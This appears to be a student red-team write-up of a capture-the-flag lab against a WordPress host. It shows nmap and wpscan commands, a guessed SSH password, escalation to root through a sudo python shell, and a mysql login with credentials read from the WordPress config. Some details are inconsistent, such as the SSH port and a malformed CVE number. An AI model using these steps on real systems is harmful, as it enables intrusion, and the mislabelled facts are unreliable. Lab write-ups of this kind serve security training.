Red Team: Summary of Operations

Table of Contents


- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:


$ nmap -sV -O 192.168.1.110


This scan identifies the services below as potential points of entry:




- Target 1
    - Port 20 (ssh)
    - Port 80 (http)
    - Port 111 (rpcbind)
    - Port 139 (netbios-ssn)
    - Port 445 (netbios-ssn)

wpscan --url http://192.168.1.110 --enumerate u








- Target 1
    - CWE - 521 - Weak Password Requirements - the password for the user michael was guessed as being michael
    - CVE-2009-2335 - WordPress user enumeration. A wpscan of the WordPress server provided the user names of the users steven and michael

- CVE-2008-5161 - ssh remote login was active at the user level with port 22 being open
- CVE-2017-3167 - Authentication bypass is possible on the version of Apache running on the server
- CVE-250 - Misconfiguration of User Privileges/Privilege Escalation - Spawning a TTY Shell - This allowed the use of python as sudo and execute a shell program to grant access to the root account
- CWE-916 - Use of Password Hash With Insufficient Computational Effort –steven's password was cracked using john
- CWE-312 - Cleartext Storage of Sensitive Information – Database credentials for the wordpress site were found written in plain text, and stored in the /var/www/html/wp_config.php


Exploitation

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:


- Target 1
  - flag1.txt: b9bbcb33e11b80be759c4e844862482d
    - **Exploit Used**
      - CWE - 521 and CVE-2008-5161
      - We were able to ssh into michael with username and password both being michael, and inside the /var/www/html directory, we found a service.html file, where we were able to grep flag1 and capture the flag





- flag2.txt: fc3fd58dcdad9ab23faca6e9a36e581c
  - **Exploit Used**
    - CWE - 521 and CVE-2008-5161
    - After ssh into michael, we were able to explore the directories and find flag 2 in the /var/www/ directory and cat flag2.txt




- flag3*:* afc01ab56b50591e7dccf93122770cd2
  - **Exploit Used**
    - CVE-2018-11079
    - After we were able to ssh into michael, we navigated to the directory /var/www/html/wordpress where we were able to find a wp_config.php file which summarizes the base configurations for wordpress
    - We cat this file and found the credentials to log into the wordpress database (username: root, password: R@v3nSecurity)
    - Using this, we were able to gain access to the wordpress database and their tables, including their post history and other user credentials
    - By expanding the wp_posts table, we were able to find flag 3








Shell No. 1
michael@target1: /var/...
11:40 AM
michael@target1:/var/www/html/wordpress
File Actions Edit View Help
michael@target1:/var/www/html/wordpress$ mysql -u root -pR@v3nSecurity -D wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.5.60-0+deb8u1 (Debian)
Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql>



mysql> show tables;
| Tables_in_wordpress |
| wp_commentmeta |
| wp_comments |
| wp_links |
| wp_options |
| wp_postmeta |
| wp_posts |
| wp_term_relationships |
| wp_term_taxonomy |
| wp_termmeta |
| wp_terms |
| wp_usermeta |
| wp_users |
12 rows in set (0.00 sec)
mysql>

